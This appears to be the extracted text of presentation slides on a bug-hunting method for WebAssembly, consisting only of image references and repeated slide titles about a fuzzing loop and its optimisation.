
Bug Hunting Method in WASM

| Fuzzing Loop




Bug Hunting Method in WASM

Fuzzing Loop




Bug Hunting Method in WASM

| Fuzzing Loop Opt




Bug Hunting Method in WASM

| Fuzzing Loop Opt




Bug Hunting Method in WASM

| Fuzzing Loop Opt





Bug Hunting Method in WASM

| Fuzzing Loop Opt



